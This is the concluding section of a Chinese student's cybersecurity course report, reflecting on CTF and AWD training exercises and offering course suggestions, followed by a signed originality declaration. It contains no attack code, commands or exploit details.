Web 部分对我来说比较陌生，涉及了许多新的技术和概念，需要我花费更多的时间和精力来学习。不过，通过实践，我学会了使用一些工具和插件，如 `hackbar` 和 `flask-session-cookie-manager-master`，这些工具对我的学习和实践起到了很大的帮助。

在逆向方面，由于我之前有一些相关课程的基础，我在一些简单的分析上还比较得心应手。但是对于一些复杂的题目，我发现需要更多的知识储备来做出判断和解决问题。

至于密码学部分，我发现它更具挑战性。之前的相关课程更多地侧重于概念，对于实践方面的知识了解还比较浅薄。因此，我需要查阅更多的资料来帮助我完成密码学题目。

总的来说，这次实训给我带来了宝贵的经验和技能。我意识到自己在某些领域仍然存在不足，但同时也明白了自己在其他领域取得的进步。这次实践对我的能力提出了更高的要求，需要我不断学习和拓展新的技能。尽管遇到困难，我将把它们视为学习的机会，并持续努力提升自己在各个领域的能力。

4.4.1 CTF 实训解题过程实验总结

在实训中，我有幸进行了 Web、逆向、密码学和杂项（Misc）方面的实践。其中，我发现 Misc 部分相对于其他部分更具趣味性，助教提供的文件也非常清晰，从概念到实践都给了我很好的学习体验。

在 Misc 方面，我掌握了许多有趣的概念和技术。助教提供的文件帮助我逐步理解并实践这些概念，让我在学习过程中保持了高度的兴趣。

对于 Web 部分，我发现自己并不太熟悉。这部分涉及到很多我之前没有接触过的技术和概念，需要我花费更多的时间和精力来学习。不过，通过实践，我学会了使用一些工具和插件，例如 `hackbar` 和 `flask-session-cookie-manager-master`，这些工具对我的学习和实践起到了很大的帮助。

在逆向方面，我之前有一些相关课程的基础，所以对于一些简单的分析我还是比较得心应手的。但是对于一些复杂的题目，我发现需要更多的知识储备来做出判断和解决问题。

至于密码学部分，我发现它更具挑战性。之前的相关课程更多地侧重于概念，对于实践方面的知识了解还比较浅薄。因此，我需要查阅更多的资料来帮助我完成密码学题目。

总的来说，我在实训中获得了宝贵的经验和技能。我意识到自己在某些领域仍然存在不足，

但同时也明白了自己在其他领域取得的进步。我会继续努力学习，填补自己的知识空白，并使用实践来提高自己的技术水平。

4.4.2 CTF 比赛实验总结

这部分与之前的实训练习相比，有了时间限制，同时也是对之前练习成果的检验。显而易见的是，相比其他部分，Misc 的部分最为轻松，但是它需要我们发挥想象力，大胆猜测并实践，才能找到正确的结果。在这部分中，我们需要灵活运用所学的知识，并展开自己的思维，这种开放性的实践让我感到很有趣并且充满挑战。

然而，其他部分明显让我感到吃力，无法轻松地触类旁通。例如，在 Web 方面，文件注入的难度和利用的工具与之前的练习有明显的差异，需要我们深入学习原理方面的知识，而不是简单地复制之前的做法。这要求我们对 Web 安全的原理和技术有更深刻的理解，以便能够应对更复杂的挑战。

总的来说，这个部分的实践对我的能力提出了更高的要求。它不仅需要我巩固之前的知识，还需要我不断学习和拓展新的技能。虽然有一些困难，但通过这种挑战性的实践，我相信我可以获得更多的成长和进步。我会把这些困难视为学习的机会，并持续努力提升自己在各个领域的能力。

4.4.3 AWD 对抗实验总结

AWD 对抗实验是一个模拟真实网络环境的实战平台，我之前没有接触过这样的内容。这次实验让我意识到在攻击和防御之间做出快速决策和行动的重要性。然而，由于一些技术问题，我无法充分体验这个过程。

遗憾的是，在进入平台后不久就宕机了，无法进行正常的实践。而且，在后续尝试中也无法成功连接到靶机。这使得无法真正体验到 AWD 对抗实验所提供的实战环境和挑战。

尽管如此，我仍然尝试了解 AWD 对抗实验的背景和原理，并思考了其中的攻击和防御策略。我认识到在实际网络攻防中，快速决策、灵活应对和团队合作的重要性。

虽然这次实践体验不如预期，但我相信这是一个学习的机会。我将继续学习 AWD 对抗实验的相关知识，并寻找其他机会来进行更深入的实践。通过不断探索和实践，我希望能够提升自己在网络攻防领域的技能和能力。

4.2 意见和建议

在这门课程中，我深刻感受到了实践性和应用性的重要性，它们为我提供了宝贵的学习经验，是一次理论与实践结合的重要经历。但也另我完成得很吃力，让我发现自己理论知识的薄弱和不全面。因此，我想提出几点建议，以期能进一步改善课程质量：

首先，我希望能够提供更加详细和细致的指导手册。指导手册可以衔接理论与实践，提供清晰的步骤和操作指导，以及解释实验结果的原理和分析方法。

推荐一些相关的资料书籍，资料书籍可以涵盖广泛的主题，从基础的概念到高级的技术都可以包含在内，以满足不同层次和需求的同学。

五、实验感想

对这门课程的感受非常深刻。通过参与 CTF 和 AWD 等竞赛实训，我亲身体验到实践课程对于培养网安实战人才的重要价值和意义。

首先，实践课程提供了真实的网络安全环境，让我们能够亲自进行实际操作。通过参加竞赛，我们能够在模拟的攻防场景中学习各种攻击技术和防护策略。这种实践学习的方式比单纯的理论知识更加生动和直观，能够让我们更深入地理解和掌握网络安全领域的知识和技能。

其次，实践课程注重培养团队合作和协作能力。在 CTF 和 AWD 竞赛中，我们需要与团队成员紧密合作，共同攻克难题、解决挑战。这种合作方式培养了我们的团队意识、沟通能力和问题解决能力。在现实的网络安全工作中，团队合作是非常重要的，因为网络安全问题通常需要多个专业人员的协作才能有效解决。

从理论到实践的转变使我们能够将抽象的概念转化为具体的行动。我们不仅仅是被动地接受知识，而是积极地应用和实践。通过实际操作，我们能够发现理论知识的局限性、挑战和改进的空间。总的来说，从理论到实践的过程使我们能够将学到的知识转化为实际的技能和经验。这种实践性的学习方式更加生动和直观，帮助我们更好地理解和掌握网络安全领域的知识。

此外，实践课程还培养了我们的创新思维和解决问题的能力。在竞赛中，我们经常面对新的、未知的攻击场景和挑战，需要灵活运用已学知识并结合自己的创新思维来解决问题。这种锻炼使我们具备了在实际的网络安全工作中迅速适应和应对复杂情况的能力。

网安实战人才对于国家安全具有重要的价值和意义。随着信息技术的迅速发展，网络空间已成为国家安全的重要组成部分。面对不断增加的网络攻击和威胁，培养高素质的网安实战人才能够有效应对，保障国家的网络安全。

网安实战人才具备的技能和知识可以用于发现和阻止网络攻击，保护关键信息基础设施的安全。他们能够进行安全漏洞分析和攻击溯源，提供安全建议和解决方案，防范和打击网络犯罪活动。此外，网安实战人才还能够参与国家网络安全的决策和策略制定，为国家的网络安全提供战略支持。

总之，通过实践课程中的 CTF 和 AWD 竞赛实训，我们得到了宝贵的机会和平台来培养网安实战人才。这种实践教学方法不仅提升了我们的技术能力和问题解决能力，还培养了团队合作和创新思维。

原创性声明

本人郑重声明本报告内容，是由作者本人独立完成的。有关观点、方法、数据和文献等的引用已在文中指出。除文中已注明引用的内容外，本报告不包含任何其他个人或集体已经公开发表的作品成果，不存在剽窃、抄袭行为。

已阅读并同意以下内容。

判定为不合格的一些情形：

- （1） 请人代做或冒名顶替者；
- （2） 替人做且不听劝告者；
- （3） 实验报告内容抄袭或雷同者；
- （4） 实验报告内容与实际实验内容不一致者；
- （5） 实验代码抄袭者。

作者签名： 卢毅非